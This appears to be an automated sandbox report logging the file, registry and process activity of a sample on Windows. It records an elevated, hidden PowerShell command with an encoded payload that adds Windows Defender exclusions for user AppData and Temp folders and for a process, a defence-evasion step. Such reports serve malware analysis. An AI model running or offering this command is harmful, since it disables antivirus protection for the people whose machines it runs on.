C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\96012833bebd5f21714fc508603cda97\System.Management.ni.dll.aux	0	764	success or wait	1	72BE0842	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\file_RASMANCS	success or wait	1	70E2FC58	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\file_RASMANCS	EnableFileTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\file_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\file_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\file_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\file_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\file_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\file_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	70E2FC58	unknown

Analysis Process: powershell.exe PID: **7748**, Parent PID: **1044**

General

Target ID:	1

Start time:	10:18:45
Start date:	17/06/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFUAcwBlAHIAcwBcAGoAbwBuAGUAcwBcAEEAcABwAEQAYQB0AGEAXABMAG8AYwBhAGwALABDADoAXABVAHMAZQByAHMAXABqAG8AbgBlAHMAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwAVABlA G0AcABcADsAIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAHIAbwBjAGUAcwBzACAAVAB5AHAAZQBJAGQALgBlAHgAZQA7AA==
Imagebase:	0x7ff788560000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xiv0j5rn.pb1.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9FD517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nzoyyr3e.srp.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9FD517F	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFB0D797B	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFB0D797B	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF71CDB8F	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hrglc3bl.2fc.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9FD517F	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ue3xfck3.ofe.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9FD517F	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF71CDB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF71CDB8F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xiv0j5rn.pb1.ps1	success or wait	1	7FFDF9FCA731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nzoyyr3e.srp.psm1	success or wait	1	7FFDF9FCA731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hrglc3bl.2fc.ps1	success or wait	1	7FFDF9FCA731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ue3xfck3.ofe.psm1	success or wait	1	7FFDF9FCA731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xiv0j5rn.pb1.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9FCC9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nzoyyr3e.srp.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9FCC9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hrglc3bl.2fc.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9FCC9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ue3xfck3.ofe.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9FCC9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 14 00 fd 01 09 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFDFB6244D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB0B6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB0AF056	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB0AF056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFB0AF056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB0B6FE3	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB0B6FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFDFB085F36	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7FFDFB0DC107	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	1300	success or wait	1	7FFDFB0DC1E5	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFDFB0B6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFB085F36	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	2	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	2	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	2	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9FCC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFDF9FCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	6	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	136	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB0B6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	641	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
